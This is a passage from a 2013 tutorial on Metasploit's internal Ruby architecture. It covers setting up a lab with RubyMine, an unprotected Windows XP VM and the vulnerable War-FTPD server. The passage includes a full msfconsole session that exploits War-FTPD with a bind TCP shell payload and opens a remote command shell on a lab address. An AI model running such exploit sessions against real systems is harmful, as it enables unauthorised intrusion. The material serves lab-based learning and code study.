

Metasploit - The Exploit Learning Tree



```ruby
    print_line
  end

  #
  # Executes a script in the context of the meterpreter session.
  #
  def cmd_run(*args)
    if args.length == 0
      cmd_run_help
      return true
    end

    # Get the script name
    begin
      script_name = args.shift
      # First try it as a Post module if we have access to the Metasploit
      # Framework instance.  If we don't, or if no such module exists,
      # fall back to using the scripting interface.
      if (msf_loaded? and mod = client.framework.modules.create(script_name))
        original_mod = mod
```

```
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
```



```
Thread 1 [sleep] (pid 583)
initialize [handler.rb:75] (Msf::Handler)
initialize [bind_tcp.rb:38] (Msf::Handler::BindTcp)
initialize [windows.rb:32] (Msf::Payload::Windows)
initialize [bind_tcp.rb:59] (Metasploit3)
initialize [reflectivedllinject.rb:41] (Msf::Payload::Windows::ReflectiveDllInject)
initialize [meterpreter_options.rb:13] (Msf::Sessions::MeterpreterOptions)
initialize [meterpreter.rb:39] (Metasploit3)
create [module_set.rb:62] (Msf::ModuleSet)
create [module_manager.rb:89] (Msf::ModuleManager)
exploit_simple [exploit.rb:84] (Msf::Simple::Exploit)
exploit_simple [exploit.rb:162] (Msf::Simple::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
run [shell.rb:200] (Rex::Ui::Text::Shell)
msfconsole:148
```

```
▶ Global variables
▼ info = Hash (14 element(s))
    ▶ 'Arch' = Array (1 element(s))
    ▶ 'Author' = Array (3 element(s))
      'Convention'->sockedi
      'Description'->Listen for a connection, Inject the meterpreter server
      'Handler'->{Module} Msf::Handler::BindTcp
    ▶ 'License' = Array (1 element(s))
      'Name'->Windows Meterpreter (Reflective Injection), Bind TCP Stager
    ▶ 'PayloadCompat' = Hash (1 element(s))
    ▶ 'Platform' = Array (1 element(s))
    ▶ 'References' = Array (1 element(s))
      'Session'->{Class} Msf::Sessions::Meterpreter_x86_Win
    ▶ 'Stage' = Hash (2 element(s))
    ▶ 'Stager' = Hash (3 element(s))
      'Version'->$Revision: 14774 $, $Revision: 15548 $, $Revision: 149
  Rex::Sync::Event = {Class} Rex::Sync::Event
  self = {#<Class:0x007f930d3f5528>} #<#<Class:0x007f930d3f5
```

1 Document Control

1.1 Document Block

Document Name	Metasploit-Exploit Learning Tree
Author	Mohan Santokhi
Email	metaexploit@btinternet.com
Version	0.2

1.2 Change History

Version	Date	Revisions
0.1	10/06/2013	Initial Draft
0.2	24/08/2013	Reviewed

1.3 References

	Reference
1	/documentation/developers_guide.pdf
2	http://dev.metasploit.com/documents/meterpreter.pdf
3	external/source/meterpreter/source/extensions/stdapi/server/railgun/railgun_manual.pdf
4	www.nologin.org/Downloads/Papers/**remote-library-injection**.pdf
5	www.nologin.org/Downloads/Papers/win32-**shellcode**.pdf
6	http://www.offensive-security.com/metasploit-unleashed/Main_Page
7	http://www.securitytube.net/groups?operation=view&groupId=10

2 Table of Contents

3 Introduction

Most of us who have used Metasploit find it an amazing tool for doing a variety of tasks which we perform during the pen-test activities. However, there is another way to use the tool.

The purpose of this document is not to show how to use Metasploit tool there are enormous amount of sources available to do that but to show you how to look deeper into the code and try to decipher how the various classes and modules hang together to produce the various functions we love to use. In doing so we will learn how the exploit framework could be structured, how the interaction between the attacker and the exploited vulnerability could be achieved and how the user can extend the functionality of Metasploit.

Seeing how the various components of Metasploit are connected together will enable us to develop our own targeted exploits.

We will start with the Setup section which describes the tools required to follow the analysis of Metasploits architecture. Before digging deeper into the code we will discuss the exploit metamodel which provides the context for rest of the document. For the analysis part we start with investigation of msfconsole initialisation then proceed to analyse the `use`, `set` and the `exploit` commands. The final section is on Meterpreter component architecture and we close with discussion on Railgun.

Only prerequisite required is some programming skills and knowledge of object orientated design would be a major benefit. Ruby skill aren't essential, actually the document could be used to learn some of the interesting aspects of Ruby.

4 Setup

To explore the Metasploit code we need to install:

- Ruby interpreter
- Ruby IDE with debugging facilities
- Metasploit source code
- Platform for creating virtual machines
- Vulnerable piece of software that could be installed on the virtual machine and for which Metasploit exploit already exists so that vulnerability could be exploited.

The environment used consisted of Mac running OS X Mountain Lion 10.8, RubyMine 4.5 IDE and VM Ware Fusion. The War-FTPD software was selected as the vulnerable remote service.

4.1 Getting started

Make sure Ruby interpreter is downloaded and installed on your host machine.

There are a number of commercial and open sources Ruby Integrated Development Environments (IDEs) available for debugging.

Select an IDE that support Ruby visual debugging to step through code and inspect variables. The basic elements of Ruby IDE debugger should include:

- Syntax aware (highlighting, warnings, etc.)
- Set breakpoints to pause code
- Inspect variables
- Capture output
- Step into or over functions


Rubymine provides all these functions and a free 30-day trial version is available from `http://www.jetbrains.com/ruby/`

Check out Metasploit code from github. I made a directory called `msf` and checked it out there:

```
git clone https://github.com/rapid7/metasploit-framework.git msf
```

To follow the examples, you will also need to install a copy of windows XP-SP2 on a virtualisation platform. After you have completed the installation, log in as administrator, open the Control Panel, switch to classic view, and choose Windows Firewall. Select Off and click OK.

The War-FTPD is an FTP server and can be downloaded from `www.warftp.org/files/1.6 Series/ward165.exe` once you have downloaded the application, run it to extract the setup file, and then run this setup file to install the application on the XP virtual machine.



Name	Type	Details
.lock	LOCK File	0 KB
CODBCLog.dll	1.0.0.1	CODBCLOG DLL
Ctl3d32.dll.nt	NT File	27 KB
Ctl3d32.dll.Win95	WIN95 File	26 KB
CurrentIPNumber	Text Document	1 KB
FtpDaemon	DAT File	7 KB
FtpDaemon	Configuration Settings	2 KB
FtpDaemon.dat.bak	BAK File	7 KB
log		
LogFile	Text Document	13 KB
login		
Mfc42.dll	4.2.0.6256	MFCDLL Shared Library - Retai...
msg		
Msvcirt.dll	4.20.0.6201	Microsoft (R) C++ Runtime Lib...
Msvcrt40.dll	4.2000.0.6164	Microsoft (R) C Runtime Librar...
Msvcrt.dll	4.20.0.6201	Microsoft (R) C Runtime Library
ODBClog	Configuration Settings	1 KB
ODBClog	Text Document	2 KB
Olepro32.dll	4.2.0.6068	Microsoft (R) OLE Property Su...
ProcessZip	CPP File	2 KB
ProcessZip		
ReadMe	Text Document	7 KB
ReleaseNotes	Text Document	71 KB
Setup	SETUP MFC Application	
Setup	Setup Information	3 KB
sysmsg9	Text Document	1 KB
uninstall		
unzip		
ward165		
war-ftpd	War FTP Daemon for Windows...	Jarle Aase
War-ftpd	Help File	4,193 KB
war-ftpd.cnt	CNT File	2 KB


Figure 1 Install War-FTPD

To open Metasploit in Rubymine IDE choose `Open Directory` or go to `File | Open Directory...` in the main menu. Find the folder that contains your project source code, select it and open:

4.2 Install Missing Gems

Start Rubymine and select menu item Run and click ‘msfconsole ‘. Install the missing Gem reported by the IDE. This process must be repeated until all of the required Gems are installed.

To install Gems go to Settings – Ruby SDK and Gems page. `The Install Gems..` and `Update Gems` … buttons will forward you list of all gems available under the specified repositories where you can search for a gem to install or update.



Ruby SDK and Gems

Ruby interpreter: RVM: ruby-1.9.3-p194

Language level: version 1.9

RVM gemset: [default]

☐ Ignore global gempath


Installed Gems

Name	Versions
active_support	3.0.0
activemodel	3.2.8
activerecord	3.2.8
activesupport	3.2.8, 3.0.0
archive-tar-minitar	0.5.2
arel	3.0.2
builder	3.0.3
bundler	1.3.0.pre.2, 1.2.3, 1.2.1
coderay	1.0.8
columnize	0.3.6
diff-lcs	1.1.3
i18n	0.6.1
linecache19	0.5.13, 0.5.12
metasploit_data_models	0.3.0
method_source	0.8.1
multi_json	1.3.6
pg	0.14.1
pry	0.9.10
rake	10.0.3, 0.9.2.2
redcarpet	2.1.1

Description

Figure 2 Install Missing Gems

When all of the gems have been installed start Rubymine and select menu item Run and click ‘msfconsole’. If all goes well the console tab will show the msfconsole prompt as shown in figure 3.




```
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v4.5.0-release [core:4.5 api:1.0]
+ -- --=[ 1002 exploits - 562 auxiliary - 164 post
+ -- --=[ 262 payloads - 28 encoders - 8 nops
       =[ svn r16172 updated 195 days ago (2012.12.11)

Warning: This copy of the Metasploit Framework was last updated 195 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf > stty: stdin isn't a terminal
```

Figure 3 msfconsole prompt

4.3 Test the environment

Start the WarFTPD service; you should be greeted with the WarFTPD start screen as shown in figure 4. Ensure that IP address and Port are correct for your environment and then click the start button (lighting rod).




System Attributes
[ ] Go offline when ready [ ] and exit
[ ] Deny all logins (except for administrator)
[✓] No anonymous logins
Max Users 50 Anon. 10
IP number and port 172.16.134.130 21

```
[S 2013 02 08 11:10] WinSock 2.0
[E 2013 02 08 11:10] Failed to initialize the ODBC log module
[S 2013 02 08 11:10] Initializing ODBC log module...
```

ONLINE | 1 of 32767 sockets | 0 of 50 (16381) Users | 0 file xfers

Figure 4 Start War-FTPD Server

Next, start Rubymine and select menu item Run and click ‘msfconsole ‘and then execute the WarFTPD exploit as shown below. If all goes well you should be greeted with cmd prompt.



```
msf > use exploits/windows/ftp/warftpd_165_user
use exploits/windows/ftp/warftpd_165_user
msf  exploit(warftpd_165_user) > set RHOST 172.16.134.130
set RHOST 172.16.134.130
RHOST => 172.16.134.130
msf  exploit(warftpd_165_user) > set TARGET 2
set TARGET 2
TARGET => 2
msf  exploit(warftpd_165_user) > set PAYLOAD windows/shell/bind_tcp
set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf  exploit(warftpd_165_user) > exploit
exploit

[*] Started bind handler
[*] Trying target Windows XP SP2 English...
[*] Sending stage (240 bytes) to 172.16.134.130
[*] Command shell session 1 opened (172.16.134.1:49238 -> 172.16.134.130:4444) at 2013-06-24 14:26:15 +0100

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Warftpd>
```

Figure 5 cmd prompt

5 Exploit Metamodel

To make our life bit easier in deciphering the Metasploit code we will develop few concepts that would help us in our understanding of the code. We will do this with an aid of an exploit metamodel. Before looking into the metamodel lets agree on some definitions:

Vulnerability: *A weakness in system security procedures, system design, implementation, internal controls, and so on that could be exploited to violate*.

